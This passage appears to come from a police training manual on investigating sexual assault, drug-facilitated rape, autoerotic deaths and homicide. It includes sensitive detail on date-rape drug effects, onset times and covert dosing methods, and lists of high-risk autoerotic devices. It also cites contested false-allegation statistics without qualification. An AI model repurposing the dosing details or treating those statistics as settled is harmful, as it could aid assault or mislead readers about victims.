While interviewing the victim, use common terminology (such as penis, vagina, oral and anal) to describe intimate body parts and actions. Explain to the victim, that phrases such as "down there" are not descriptive enough to hold up in court. Letting the victim know ahead of time what is expected, may help them and cause them to be more comfortable in having simple terms in which to communicate. "When documenting the victim interview, it is especially important for investigating officers to preserve the victim's statements as they are first spoken. They should not be sanitized out of concern that the victim will be misunderstood or misrepresented (IACP 2005)."

Writing the Report

The investigating officer must complete a written report in all cases of sexual assault, even if an arrest is not made. The officer should clearly document all the facts and observations, including the physical and emotional condition of the victim. "For example, the report should indicate that the victim was "tearful and trembling," rather than just "upset." Similarly, the officer should report that the victim's shirt was torn and a shoe was missing, rather than just describing the victim's appearance as "disheveled" This report should contain a copy of the forensic examination (if available), including diagrams specifying the nature and location of all injuries, complaint of pain or tenderness, and photographs of non-genital injuries (IACP, 2005)."

Protecting Victim Rights

Victims feel uncomfortable enough since they have been victimized. It is a further concern to them that they are revealing intimate details about themselves to the police and the court system. In some cases, confidential information has been released that which had an adverse impact on the prosecution of the case. These actions also cause some victims to no longer cooperate with the investigation or refuse to testify in the trial. Confidentiality is of utmost importance in these cases and if that trust is broken it can be cause for civil liability and disciplinary action.

“The investigator must ensure that victims are notified of their rights as a crime victim under state law, which may include the right to have their name withheld from public record; be notified of arrests, court dates, and parole or release dates; be present and to make a statement at proceedings; apply for crime victim compensation; and seek an emergency protection order.

The victim also has a right to be free from harassment and intimidation by the suspect, and the investigator should explain the process for contacting law enforcement if those laws are violated (IACP, 2005).”

Drug-Facilitated Sexual Assault

If the victim was under the influence of alcohol or drugs during the attack, this does not nullify their ability to pursue the case. The victim needs to be informed that any substance abuse does not justify a sexual assault. In this case, question the victim about any loss of memory, disorientation, hallucinations or other issues that may have been drug induced.

Arrest and Prosecution Decisions

In most situations, a sexual assault victim should not be asked whether or not they want to prosecute the suspect. These choices of prosecution should be made only after an investigation is completed and there is ample probable cause for an arrest. If the case results in an immediate arrest, the prosecuting attorney may have as little as 24-48 hours to present satisfactory evidence to keep the offender in custody. The victim’s account of the incident is usually critical in presenting this case.

“Officers should be discouraged from making an immediate arrest unless there is a reason to believe that the offender may flee the jurisdiction, destroy evidence, or is posing a danger to the victim or other members of the community. This allows the officer time to locate and interview any potential witnesses and to use investigative techniques such as pretext phone calls (where allowed by law). The rationale for the decision regarding arrest should be explained to the victim and any support people present (IACP, 2005).” A safety plan should be created and discussed with the victim in case the suspect is not yet in custody or for when the suspect makes bond and gets released from jail.

Delayed Reports

Many victims of sexual assault wait to report the incident to the police.

The below list, according to the IACP, gives some potential reasons why a rape victim may postpone reporting the incident:

- ∞ feelings of shame
- ∞ embarrassment
- ∞ shock
- ∞ denial
- ∞ self-blame

- ∞ uncertainty whether the event constitutes a sexual assault
- ∞ fear of not being believed
- ∞ concern regarding family members and friends finding out what happened
- ∞ fear of the criminal justice system
- ∞ fear of the consequences and how they will affect the victim's life.

Because of these many reservations and concerns, officers must be patient with any hesitancy on the part of the victim during the initial interview. Officers must continue to be sensitive to the fact that inquiries about the delayed statement may cause victims to feel that the officer doubts their story or partially blames the victim for the assault. The officer should explain to the victim that delayed reporting is not uncommon, but those reasons need to be added to the report.

While the reasons for a delayed report need to be documented, a delay in reporting should be considered normal and not seen as an indication that the victim is untruthful about the assault. In fact, many state laws allow the victim to pursue the case many years after the assault.

"This is determined by the statute of limitations for the specific crime classification and the age of the victim at the time of the assault. Even when the statute of limitations has expired, a prosecutor can use the (previous) victim as a witness to corroborate another case still within the statute of limitations involving the same suspect. A delayed report should, therefore, never deter a thorough investigation (IACP, 2005)."

Why women do not report rape to the police

Some survivors cite the following reasons for not reporting a sexual assault:

- ✖ Fear of reprisal
- ✖ Personal matter
- ✖ Reported to a different official
- ✖ Not important enough to respondent
- ✖ Belief that the police would not do anything to help
- ✖ Belief that the police could not do anything to help
- ✖ Did not want to get offender in trouble with law
- ✖ Did not want family to know
- ✖ Did not want others to know
- ✖ Not enough proof
- ✖ Fear of the justice system
- ✖ Did not know how
- ✖ Feel the crime was not "serious enough"
- ✖ Fear of lack of evidence
- ✖ Unsure about perpetrator's intent (MCASA, n.d.)

Motivation for false rape allegations

The topic of false rape allegations is very controversial. The purpose of this manual is not to prove how high

are how low the statistics are for false allegations of sexual assault. But to be fair, false rape claims are real. They do happen. This portion of the manual will discuss some of the reasons given for making up the accusations. The following are two real-life examples. The names of those involved have been withheld.

Example 1 – A husband brings his wife to the police station. He demands that the police find the suspects responsible for raping her. His wife is hesitant to make the report, but she agrees to give a statement. The officer wisely interviews the woman alone. Her first statement to the police is that she was raped by three Hispanics on a dark road near an abandoned lumber storage area. The initial report was made. Later, in a follow-up interview, the wife confessed that she was never raped. She then admitted that she was having an affair with a police officer. She stated that her husband caught her coming home late, so she made up the story to try and save her marriage.

Example 2 – A mother brings her adult daughter to the police station to report a rape. The daughter claims that she was raped in the back seat of her car and held hostage during the night by multiple black male subjects. After telling conflicting stories about the incident, the daughter finally recanted and explained that she has a drug problem and lives with her mother. She said that she also has a young child in kindergarten and she stays out all night using drugs and comes home late in the morning. She admits that she is frequently late in taking her kindergartener to school. She said that her daughter is getting in trouble at school for being tardy. The adult daughter explained that her mother gave her the ultimatum that if she was late in getting her granddaughter to school, one more time, she was going to kick her out of the house. The woman made up the story to prevent herself from getting kicked out.

Example 3 – “In mid-February 2014 Alexandria Westover, a Florida woman told police she had been assaulted on the Florida Turnpike after getting a flat tire. She claimed that a man pulled over to help her but eventually raped her. After police spent over 100 man-hours of investigation in a fruitless search for evidence, Westover eventually admitted to having fabricated the story because she didn’t want to get in trouble for missing work (Radford, 2014).”

Example 4 – On January 22, 2014, a twelve-year-old girl reported that she was accosted by a white male as she was coming home from school; she said the man grabbed her and jerked down her pants before she was able to escape. Police combed the area but found no evidence that anything occurred; the following day the girl admitted that she had not been assaulted at all; she had made up the story because she didn’t want to get into trouble for missing her school bus. She is lucky that an innocent man who happened to be in the area and who matched her broad description was not stopped and arrested (Radford, 2014).

Example 5 – “Then there’s the tragic case of Darrell Roberson, a Texas man who arrived at his home to find his wife Tracy underneath another man in the back of a pickup truck in their driveway. Tracy Roberson cried that she was being raped, upon which Mr. Roberson pulled out a gun and killed the other man with a shot to the head. It was soon determined that Tracy Roberson and the dead man, Devin LaSalle, had been caught in the middle of a consensual sexual affair.

Though most cases do not result in anyone’s death, false accusations of sexual assault often stem from an attempt to hide sexual infidelity from a partner (Radford, 2014).”

According to one study by Dr. Eugene Kanin, the following are three reasons that complainants gave for making a false sexual assault report:

- ∞ providing an alibi
- ∞ a means of gaining revenge
- ∞ a platform for seeking attention/sympathy.

This study of a city of 70,000 people, showed that in a nine-year period there were 109 forcible rape cases reports. It was later discovered that 45 of the rape allegations were false. This study identified that feminists and police are at odds when it comes to false rape claims.

Kanin's study showed that the cases were only determined to be false when the victim admitted that no rape occurred. "After the recant, the complainant is informed that she will be charged with filing a false complaint, punishable by a substantial fine and a jail sentence. In no case, has an effort been made on the part of the complainant to retract the recantation. Although we certainly do not deny the possibility of false recantations, no evidence supports such an interpretation for these cases (Harbison, 2010)."

Every police department should have a policy in place, that allows anyone to report a sexual assault. That report should be taken even if it sounds suspicious at first. It is better to play it safe and take the report rather than try to interrogate them at the onset. After completing the report, taking to witnesses and gathering evidence, the report should be turned over to an investigator that specializes in sexual assault.

If during the investigation, it is determined that there are significant inconsistencies, then the victim will need to be re-interviewed to determine if those discrepancies are acceptable to continue pursuing the case. The victim may have been distraught during the initial interview and may have said things from a distorted perspective. Due to the sensitive nature of these cases, be patient with the victim. It would be an injustice if a sexual assault occurred and it somehow was mishandled by police or the police officer jumped to a wrong conclusion causing the victim to no longer cooperate with the investigation.

Types of physical evidence collected in rape and sexual assault cases

One of the most common forms of evidence in a sexual assault case is the Rape Kit. This term is commonly used by police officers to refer to the sexual assault forensic exam kit. This container includes materials to collect and package evidence that is gathered during the examination (RAINN, 2016). This kit usually contains the following items:

- ∞ Bags and paper sheets for evidence collection
- ∞ Comb
- ∞ Documentation forms
- ∞ Envelopes
- ∞ Instructions
- ∞ Materials for blood samples
- ∞ Swabs

What happens during the exam?

The length of the exam may take a few hours, but the actual time will vary based on several different factors. Below is an outline of the exam process:

Immediate care – The medical staff will first take care of the victim's injuries.

History – They will then ask questions about current medications, medical history, and pre-existing conditions. They will ask them about recent consensual sexual activity in order to determine the source of potential DNA and other evidence gathered from the victim's body. The nurse will also ask questions about the incident so that the staff can accurately locate any evidence.

Head-to-toe examination – This assessment “may include a full body examination, including internal examinations of the mouth, vagina, and/or anus. It may also include taking samples of blood, urine, swabs of body surface areas, and sometimes hair samples (RAINN, 2016).” Photos of the victim's body will be taken to document injuries and the examination.

Other forms of evidence that are discovered, such as a torn piece of the perpetrator's clothing, a stray hair, or debris will also be taken and packaged as evidence for future analysis (RAINN, 2016).

The evidence handover – The sexual assault nurse will then turn over the rape kit directly to the police officer. Include the nurses' name in your report so as not to break the chain of custody.

The officer should also seize the victim's clothing as it may also contain evidence. The standard procedure, for privacy issues, would be to have a female nurse gather the clothes of a female victim. “In the majority of cases, a search of the victim's clothing for crime evidence is done at the hospital. This is often a better setting in which to ask the victim to disrobe, take photographs of any injuries to her body and place each article of clothing in a separate container for later lab analysis (Jetmore, 2016).” The hospital should have a gown for the victim to wear once out of her clothes. Arrangements should be made for someone to bring a fresh change of clothes for the victim.

Other Evidence Identification and Collection

Not only is the evidence from the victim crucial to the case, but also evidence from the crime scene needs to be collected. Once the crime scene has been identified, it should be secured, examined and processed. Investigators should take photo and video evidence of the crime scene and of any signs of a struggle.

“Preserve the bedding or any other object on which the rape took place, and send it to the crime lab for analysis. The contact between the victim and the perpetrator may have resulted in the transfer of physical evidence in the form of semen, blood, hairs, skin fibers or other trace evidence, which will prove vital in identifying the assailant and/or prosecuting the case (Jetmore, 2016).” When collecting the bedding, start from the edges and roll or fold towards the middle in order to trap or contain any evidence or debris. Also, remember that when the suspect is found, he will also be a potential source of transfer evidence.

Importance of condom trace evidence

In this day and age, fatal sexually transmitted diseases, are becoming more and more common, so many people now practice safe sex. Even rapists have begun to wear condoms. Just as a thief wears gloves to avoid leaving fingerprints, sexual offenders now wear condoms to avoid leaving seminal fluids behind. Forensic experts frequently detect sexual assault offenders by examining seminal fluid deposits for sperm, proteins, blood grouping factors, and DNA profile. When sexual assailants use condoms, however, assuming no leaks or spills, this valuable evidence gets confined inside the condom, which investigators may never retrieve. The same can be said for any traces from the victim—including vaginal cells, blood, and saliva—that otherwise might have been transmitted to the attacker's penis.

However, when rapists use condoms, they leave behind other valuable evidence. Manufacturers make condoms using an assortment of materials, both natural and synthetic. Each company has its own formula, which may vary even among its various brands. Some condoms are made from lamb membranes, and one manufacturer recently introduced a model made from polyurethane plastic. Still, latex rubber condoms have, by far, the biggest share of the market, perhaps because they cost significantly less. In addition to the basic ingredients they use to make condoms, manufacturers also add other substances, known as exchangeable traces, which contain particulates, lubricants, and spermicide (Blackledge, 1996).

Identify the use and effects of Rohypnol, GHB and Ketamine

Drug-induced rape is when the rapist uses an anesthetic-type drug to render the victim helpless or incapacitated in order to limit or stop any resistance to the sexual advances. Other than alcohol, the two most common substances used as date rape drugs are Rohypnol and GHB (Gamma hydroxybutyrate) (K-state, 2003). Ketamine is also becoming a more widely used drug in this type of crime. A major problem with these sexual assaults is that the victims do not sense any risk to their wellbeing when the attacker is incapacitating them. The weapon is not a knife or a gun, but rather some small pill that was concealed inside their drink. Although, this weapon is so small in size and often undetectable, its effects are powerful and debilitating (Fitzgerald & Riley, 2000).

Rohypnol or Flunitrazepam

According to drugs.com, "rohypnol is an intermediate-acting benzodiazepine with general properties similar to those of Valium (diazepam). It is used in the short-term treatment of insomnia, as a pre-medication in surgical procedures and for inducing anesthesia."

Common or street names: forget me drug, roches, roofies, ruffles; other names include date rape drug, la roche, R2, rib, roach, roofenol, rope, rophies, the forget pill, getting roached, lunch money drug, Mexican Valium, pingus, Reynolds, Robutal, wolfies.

"The effects of Rohypnol can be felt within 30 minutes of being drugged and can last for several hours. If you are drugged, you might look and act like someone who is drunk. You might have trouble standing. Your speech might be slurred. Or you might pass out. Rohypnol can cause these problems:

- ∞ Muscle relaxation or loss of muscle control
- ∞ Difficulty with motor movements

- ∞ Drunk feeling
- ∞ Problems talking
- ∞ Nausea
- ∞ Can't remember what happened while drugged
- ∞ Loss of consciousness (black out)
- ∞ Confusion
- ∞ Problems seeing
- ∞ Dizziness
- ∞ Sleepiness
- ∞ Lower blood pressure
- ∞ Stomach problems
- ∞ Death (OWH, 2012)”

Gamma hydroxybutyrate – GHB

“GHB or Gamma Hydroxybutyrate (C₄H₈O₃) is a central nervous system (CNS) depressant that is commonly referred to as a “club drug” or “date rape” drug. GHB is abused by teens and young adults at bars, parties, clubs and “raves” (all night dance parties), and is often placed in alcoholic beverages. Euphoria, increased sex drive, and tranquility are reported positive effects of GHB abuse. Negative effects may include sweating, loss of consciousness (reported by 69 percent of users), nausea, hallucinations, amnesia, and coma, among other adverse effects (drugs.com).”

Common or street names: Liquid X, Liquid ecstasy, Georgia home boy, Oop, Gamma-oh, Grievous bodily harm, Mils, G, Liquid G, Fantasy.

“GHB takes effect in about 15 minutes and can last 3 or 4 hours. It is very potent: A very small amount can have a big effect. So it's easy to overdose on GHB. Most GHB is made by people in home or street “labs.” So, you don't know what's in it or how it will affect you. GHB can cause these problems:

- ∞ Relaxation
- ∞ Drowsiness
- ∞ Dizziness
- ∞ Nausea
- ∞ Problems seeing
- ∞ Loss of consciousness (black out)
- ∞ Seizures
- ∞ Can't remember what happened while drugged
- ∞ Problems breathing
- ∞ Tremors
- ∞ Sweating
- ∞ Vomiting
- ∞ Slow heart rate
- ∞ Dream-like feeling

- ∞ Coma
- ∞ Death (OWH, 2012)”

Ketamine

Ketamine is another drug used for these purposes. It is fast acting and causes memory loss. The subject under the influence may be able to see, hear and feel what is going on around them, but they are unable to move. Some victims are able to later recall what happened to them while they were drugged.

Ketamine can cause these problems:

- ∞ Distorted perceptions of sight and sound
- ∞ Lost sense of time and identity
- ∞ Out of body experiences
- ∞ Dream-like feeling
- ∞ Feeling out of control
- ∞ Impaired motor function
- ∞ Problems breathing
- ∞ Convulsions
- ∞ Vomiting
- ∞ Memory problems
- ∞ Numbness
- ∞ Loss of coordination
- ∞ Aggressive or violent behavior
- ∞ Depression
- ∞ High blood pressure
- ∞ Slurred speech (OWH, 2012)

Assess investigative and evidence collection techniques for drug-facilitated sexual assaults

A huge obstacle for victims and law enforcement in rape drugs cases is that many victims do not seek help right after the incident because they are not even sure what has happened to them. The drugs have impaired their memory, and by the time they realize that they have been violated, the drug evidence may have already dissipated. “Even when victims do suspect a drug-facilitated rape and seek help immediately, law enforcement agencies may not know how to collect evidence appropriately or how to test urine using the sensitive method required (Fitzgerald & Riley, 2000).”

Importance of a Urine Specimen

Rape drugs are better detected in urine than in blood. If rape drugs are suspected, a urine specimen must be collected right away. This should be done before the police interview and before the sexual assault exam. “Appropriate measures should be implemented to ensure that other potential evidence, such as sperm or semen, is protected when urine specimens are collected (Fitzgerald & Riley, 2000).”

Crime Scene Evidence

When the crime scene is identified, it should be secured, and potential evidence should immediately be collected. Preserving the evidence in a timely manner is crucial in these cases. In addition to looking for normal evidence, investigators should also look for items that could have been used to administer the drug. Items such as drinking glasses that the victim may have used, or containers that the suspect may have used to mix the drinks. Investigators should always check trash cans for potentially discarded evidence. GHB is often administered via eye droppers. "In one case, traces of GHB were found in the box of salt that was used to make margaritas (Fitzgerald & Riley, 2000)." GHB recipes may be found in the search history of a suspect's computer, smartphone or other electronic devices. In some cases of drug-facilitated sexual assaults, the offender took photos and videos of their victims. The photo and video evidence later proved to be invaluable by helping to identify other victims of the same assailant (Fitzgerald & Riley, 2000).

Using Hair in drug rape cases

GHB is a natural chemical found in the brain and other areas of the human body. But when it is taken as a drug, it can have debilitating effects. Since the window of detection of GHB is very short in blood and urine, scientists sought out another way of detecting this drug. Their solution was to test hair. This method determined that "a single exposure to GHB in a case of sexual assault can be documented by hair analysis when collected about one month after the crime (NCBI, 2003)." Even though this method of testing has been around for some time, it is still often overlooked.

Common characteristics of sexual asphyxia or autoerotic death

Some people knowingly use drugs to enhance their sexual pleasure. They are willing participants and attempt to enhance their overall experience. Some use other methods instead of drugs, in an effort to increase their gratification. Although the act is extremely dangerous, some choose methods which can lead to sexual asphyxia or autoerotic death.

Sexual asphyxia

Accidental strangulation by ligature that occurs in an attempt to induce mild cerebral hypoxia during sexual activity for the purpose of enhancing orgasmic pleasure (Mosby, 2009).

Autoerotic asphyxiation

A form of sexual masochism in which oxygen flow to the brain is reduced, as by controlled strangulation or suffocation, to enhance the pleasure of masturbation (Medical Dictionary, n.d.).

Autoerotic death

1. "Death from self-strangulation related asphyxia or electrical self-stimulation as part of a paraphilic

masturbatory ritual in which a ligature of some type is placed around the neck.

2. Death from asphyxiation or electrocution, as a miscalculation in a paraphilic sexuoerotic ritual involving self-strangulation or self-applied electric current (McGraw-Hill, 2002).”

Autoerotic deaths can be a predicament for law enforcement investigators, forensic medicine experts, and coroners. The problem is that it is difficult to determine if the case is a homicide, suicide or accident.

“Interpretation of autoerotic asphyxia in death scenes has been particularly problematic for law enforcement and other death scene investigators for several reasons. First of all, there is a lack of information and training on the topic. Secondly, the scene is sometimes altered by well-meaning relatives or significant others who remove pornography or female clothing from a male victim or otherwise alter the scene out of personal embarrassment or the wish to preserve the dignity of the deceased (Law Officer, 2009).”

Identify the characteristics of strangulation wounds

According to the Wisconsin Medical Journal, the following is a list of signs and symptoms of strangulation:

“The specific injury will depend on the method of strangulation, the force, and duration of the strangulation episode.

¥ Voice Changes—May occur in up to 50% of victims, may be as minimal as simple hoarseness (dysphonia) or as severe as complete loss of voice (aphonia).

¥ Swallowing Changes—Due to the injury of the larynx and/or hyoid bone. Swallowing may be difficult but not painful (dysphagia) or painful (odynophagia).

¥ Breathing Changes—May be due to hyperventilation or may be secondary to the underlying neck and airway injury. The victim may complain of dyspnea. Breathing changes may initially appear mild, but underlying injuries may kill the victim up to 36 hours later.

¥ Mental Status Changes—Early symptoms may include restlessness and combativeness due to temporary brain anoxia and/or severe stress reaction. Changes can also be long-term, resulting in amnesia and psychosis.

¥ Involuntary Urination and Defecation

¥ Miscarriage

¥ Swelling of the Neck—Edema may be caused by any of the following: internal hemorrhage, injury of any of the underlying neck structures, or fracture of the larynx causing subcutaneous emphysema.

¥ Lung Injury—Aspiration pneumonitis may develop due to the vomit that the patient inhaled during strangulation. Milder cases of pneumonia may also occur hours or days later. Pulmonary edema symptoms may also develop.

¥ Visible Injuries to the Neck—These may include scratches, abrasions, and scrapes. These may be from the victim's own fingernails as a defensive maneuver but commonly are a combination of lesions caused by both the victim and the assailant's fingernails. Erythema on the neck may be fleeting, but may demonstrate a detectable pattern. Ecchymosis may not appear for hours or even days. Fingertip bruises are circular and oval, and often faint. A single bruise on the victim's neck is most frequently caused by the assailant's thumb.

¥ Chin abrasions—May occur as the victim brings their chin down to their chest, to protect the neck.

¥ Ligature Marks—May be very subtle, resembling the natural folds of the neck. They may also be more apparent, reflecting the type of ligature used. Ligature marks are a clue that the hyoid bone may be fractured.

¥ Petechiae—May be found under the eyelids, periorbital region, face, scalp, and on the neck. Petechiae may occur at and above the area of constriction.

¥ Subconjunctival Hemorrhage—This may occur when there is an unusually vigorous struggle between the victim and assailant.

¥ Neurological Findings—These may include ptosis, facial droop, unilateral weakness, paralysis or loss of sensation.

¥ Psychiatric Symptoms—including memory problems, depression, suicidal ideation, insomnia, nightmares, and anxiety.

¥ Other Symptoms—Dizziness, tinnitus, and acid reflux.”

There are four types of strangulation:

¥ Hanging

¥ Manual (also called throttling)—The use of bare hands

¥ Chokehold (also called sleeper hold)—Elbow bend compression

¥ Ligature (also known as garroting)—Use of a cord-like object, clothing, rope, or belt (Funk & Schuppel, 2003)

Death Scene Characteristics Medical and Legal Aspects

When investigating a death involving suspicious sexual activity, it is important to understand the vital components to establish an autoerotic fatality. If these key points can be identified from both medical and legal standpoints, it will be easier for investigators to differentiate autoerotic death scenes from other associated types of death scenes such as suicides and sexual murders.

Ignored or Overlooked findings

This section will deal with some of the overlooked issues in these sorts of cases. It is thought that these

components are not disregarded deliberately, but more due to lack of training and understanding about the behavior and fantasies of those involved in these practices. It is also due in part that auto-erotic deaths share certain characteristics with both suicides and sexual homicides.

Behavioral characteristics of autoerotic death scenes

Keep in mind that it is not necessary that all twelve of these components be present to decide an autoerotic fatality. This is a guide to assist the investigator and not an exhaustive or absolute list. The search for this type of evidence should guide the detective in asking the proper questions to discover if an autoerotic fatality occurred. This guide was provided by the what-when-how of autoerotic death.

✂ Location: a secluded area with a reasonable expectation of privacy, i.e. a locked bedroom, bathroom, basement, attic, garage, workshop, motel room, or wooded area etc.

✂ Body position: in hanging deaths, the victim's body may be partially supported by the ground, or the victim may even appear to have simply been able to stand up to avoid strangulation.

✂ High-risk elements: these are items that are brought into the autoerotic activity which enhances physical or psychological pleasure. They increase the risk of autoerotic death.

Device or apparatus

✂ Asphyxial ligature (rope, belt, cord, etc.)

✂ Complex ligature

✂ Duct tape for mummification

✂ Electrical wires attached to the body

✂ Fire (sexual immolation)

✂ Immersion in a bathtub

✂ Plastic bag over the head

✂ Power hydraulics

✂ Restrictive bondage Props

✂ Firearms

✂ Knife

✂ Sharp, oversized or unclean fetishized objects inserted into orifices (bolts, large cucumbers, oversized dildos)

✂ Vacuum cleaner attached to or inserted into the body

Chemicals

✂ Amyl nitrate

✂ Cocaine

✂ Freon

✂ Gamma-hydroxybutyrate (GHB)

✂ Methamphetamine

✂ Methylenedioxyamphetamine

¥ MDMA (Ecstasy)

¥ Nitrous Oxide

¥ Propane

¥ Tetrachloroethylene

¥ Self-rescue mechanism: this is any provision that allows the victim to voluntarily stop the effect of the high-risk element. For example:

- ∞ Literature dealing with escape mechanisms,
- ∞ A slip knot in a ligature around the victim's neck,
- ∞ The freedom to punch a hole in a plastic bag sealed over the victim's face,
- ∞ A remote safety button on a power hydraulic in or near the victim's reach,
- ∞ Keys for locks, or
- ∞ The ability to simply stand up and avoid asphyxiation altogether.

¥ Bondage: this refers to the use of unique materials or devices that physically restrain the victim. These items have a psychological/fantasy significance to the victim. The presence of this characteristic can lead investigators to believe that the death was homicidal when it was not. In cases of autoerotic death, it is important to establish that a victim could have placed the restraints on themselves, without assistance, i.e. literature dealing with bondage, items such as handcuffs, leather harnesses, wrist manacles, elaborate ligature configuration, etc.

¥ Masochistic behavior: inflicting physical or psychological (humiliation) pain on sexual areas of the body or other body parts. It is important not only to look for indicators of current use but of healed injuries suggesting a history of behavior when appropriate, i.e. literature dealing with sadomasochism, items such as a spreader bar between the ankles, genital restraints, ball-gag, nipple clips, cross-dressing, suspension, etc.

¥ Clothing: the victim may be dressed in fetishistic attire, or they may be dressed in one or more articles of female clothing. However, cross-dressing or fetishistic attire may be absent. Clothing is not always a useful indicator in cases of autoerotic death. It is possible for victims of autoerotic fatalities to be fully dressed, nude, or in a state of partial undress.

¥ Protective measures: the victim often will not want injuries sustained during regularly occurring autoerotic behaviors to be visible to others.

- ∞ Injuries may be inflicted only to areas that are covered by clothing, or
- ∞ they may place soft protective material between their skin and restraining devices and/or
- ∞ ligatures to prevent abrasions and bruising, i.e. a towel placed around the victim's neck, beneath a hanging ligature, wrist restraints placed over the victim's clothing, etc.

¥ Sexual paraphernalia and props: items found on or near the victim that assist in sexual fantasy, i.e. vibrators, dildos, mirrors, erotica, diaries, photos, films, female undergarments, a method for recording the event (positioned audiotape, videotape, camera), etc.

¥ Masturbatory activity: the absence of semen from the scene is not a conclusive indicator of autoerotic

death. The victim may or may not have been manually masturbating at the time of death. Evidence of masturbation strongly supports a determination of autoerotic death, however, and may be suggested by the presence of semen, tissues, towels and lubricant on hands and sexual areas.

¥ Evidence of prior autoerotic activity: this includes evidence of behavior similar to that found in scene that pre-dates the fatality, i.e.

- ∞ permanently affixed protective padding,
- ∞ plastic bags with repaired 'escape' holes,
- ∞ pornography from many different dates,
- ∞ an extensive collection of erotica,
- ∞ complex high-risk elements (very complex ligature configurations),
- ∞ complex escape mechanisms,
- ∞ healed injuries,
- ∞ grooves are worn in a beam from repeated ligature placement,
- ∞ a homemade videotape of prior autoerotic activity,
- ∞ witness accounts of previous autoerotic behavior, etc.

¥ No apparent suicidal intent: the victim plans for future events in their life. The absence of a suicide note is not an indication of an autoerotic event. If a note is present, it must be determined that it was written around the time of death, and is not a prop (part of a victim's masochistic fantasy). Some examples to help would be:

- ∞ if the victim made plans to see close friends or
- ∞ go on trips in the near future,
- ∞ has no history of depression,
- ∞ recently paid monthly bills,
- ∞ spoke to friends about looking forward to a specific event, etc.

As stated, not all of the above characteristics need be present. The characteristics are at the very least:

- ¥ Reasonable expectation of privacy;
- ¥ Evidence of solo sexual activity;
- ¥ Evidence of prior high-risk autoerotic practice;
- ¥ No apparent suicidal intent.

Regarding victim sex, the autoerotic death scenes of males tend to be quite different from the autoerotic death scenes of females. In male and female cases alike the occurrence of autoerotic behavior has been found to be both secretive and repetitive.

It has been found, however, that male victims tend to use a far greater range of elaborate devices and props during autoerotic behavior. These props are often designed to cause real or simulated pain. There is also a greater occurrence of cross-dressing and use of pornographic material.

Female victims, on the other hand, tend to be found naked, often using only a single device, with no

excessive or elaborate apparatus or props. It has been suggested repeatedly that these death scene differences may account for the high level of underreporting and/or mislabeling of female autoerotic deaths. This is especially true when female victims of autoerotic fatalities are deeply involved with self-binding and other sadomasochistic behavior. This scenario can readily appear to investigators as a sexual homicide, perhaps the work of a sexual predator.

Other factors that tend to influence the characteristics found at an autoerotic death scene include the friends and family of the victim. When friends or family members discover a loved one that has been the victim of an autoerotic fatality, very often their first impulse is to clean up the scene. They remove and dispose of potentially embarrassing items (i.e. pornography, articles of female clothing, sexual devices), and act to preserve their loved one's dignity before notifying authorities. This is not criminal behavior done with criminal intent, and should not be treated as such. However, investigators must be aware that this type of intervention can and does happen, and they must anticipate dealing with it (what-when-how.com, n.d.).

Psychological Autopsy

There are many cases where the cause of death is not immediately recognizable. It is up to the investigators to discover the reason and technique for the person's demise. Data must be collected to determine the pre-mortem mental and emotional state of the deceased. Some call this method of investigation a psychological autopsy. This psychological autopsy method pursues all the associated evidence, witness statements and historical and medical background of the deceased to determine what sort of mental state the deceased was in before their death.

"The question that most commonly arises in cases involving a person who was alone at the time of death is whether or not death was an accident or suicide. It is believed that by making a very thorough examination of the victim's lifestyle and history (victimology), a more accurate determination can be made as to whether a death was an accident or a suicide. The question is not always answerable, but it most certainly cannot be answered without detailed information about both the death scene and the victim's history (what-when-how.com, n.d.)."

There are three major areas of investigative consideration when performing a psychological autopsy:

- (1) wound pattern analysis;
- (2) victim state of mind; and
- (3) victim mental health history.

Wound pattern analysis

The victim's injuries need to be analyzed according to the crime scene environment to properly determine their source. The autopsy should also be used to help in determining the exact cause. "Key questions that are asked of the wounds include whether or not there are hesitation marks, whether or not the deceased could have caused the injuries, where any weapons that were used were found, and the precise causes of death (what-when-how.com, n.d.)." Do the wounds appear to be self-inflicted? Is that weapon still within

arm's reach?

Victim's state of mind

Extensive interviews with friends, family, colleagues and neighbors should be performed to discover any factors that may have contributed to the person's death. This victimology research should also include the subject's past intimate partners. Are there obvious signs of suicidal behavior? Did the subject suddenly start giving away belongings or prized possessions? Was the subject depressed and then became unusually cheerful or peaceful? Were there recent deaths among their friends or family? Has there been a buildup of stressful situations? Was there a suicide note? Did it match the victim's handwriting or manner of speech?

Health history

Obtain a subpoena for the victim's medical records and mental health history. Determine what medication that the subject was taking and if they had attempted suicide in the past. Also, check the family history to see if family members had attempted or committed suicide. If these steps are not taken, the death may be mislabeled or listed as undetermined.

"When confronted with a potential sexual fatality, it is requisite that investigators understand and appreciate the characteristics of autoerotic fatalities, and that they employ the use of psychological autopsies to understand and evaluate the behavioral evidence in the case (what- when-how, n.d.)."

The Four Motivational Models for Classification of Homicide

In the Criminal Investigation manual written by Swanson, Chamelin and Territo, they outline the four motivational models for classifying homicide as follows:

I. THE LAW

A. The various state statutes contain different names for felonious assaults, such as aggravated assault, assault with intent to commit murder, felonious battery, and so forth, but all have certain common legal elements, namely that the assault was committed for the purpose of inflicting sever bodily harm or death.

B. Non-felonious Homicides

Non-felonious homicides may be justifiable or excusable.

1. Justifiable homicide is the necessary killing of another person in the performance of a legal duty or the exercise of a legal right when the slayer was not at fault.
2. Excusable homicide differs from justifiable homicide in that one who commits an excusable homicide is to some degree at fault, but the degree of fault is not enough to constitute a criminal homicide.

C. Felonious Homicides

Felonious homicides are treated and punished as crimes and typically fall into two categories:

1. Murder is defined by common law as the killing of any human being by another with malice aforethought.
2. Manslaughter is a criminal homicide committed under circumstances not severe enough to constitute murder, yet it cannot be classified as either justifiable or excusable homicide.

II. MOTIVATIONAL MODELS FOR CLASSIFICATION OF HOMICIDE

A. Criminal Enterprise Homicide

Criminal enterprise homicide entails murder committed for material gain.

B. Personal-Cause Homicide

Personal-cause homicide is motivated by a personal cause and ensues from interpersonal aggression; the slayer and the victim(s) may not be known to each other.

C. Sexual Homicide

In sexual homicide, a sexual element (activity) is the basis for the sequence of acts leading to death.

D. Group-Cause Homicide

In group-cause homicide, two or more people with a common ideology sanction as an act, committed by one or more of the group's members, that results in death (Swanson, Chamelin & Territo, 2016).

Investigator's responsibilities when responding to the scene of a suspected homicide

When a death investigator first arrives at the crime scene, the investigator must confirm that the victim is deceased and then conduct a scene walkthrough. He or she should follow these steps provided by the National Institute of Justice:

- ✕ Introduce and Identify Self and Role
- ✕ Exercise Scene Safety and Security
- ✕ Confirm or Pronounce Death
- ✕ Participate in Scene Briefing (With Attending Agency Representatives)
- ✕ Conduct Scene "Walk Through"
- ✕ Establish Chain of Custody
- ✕ Follow Laws (Related to the Collection of Evidence)

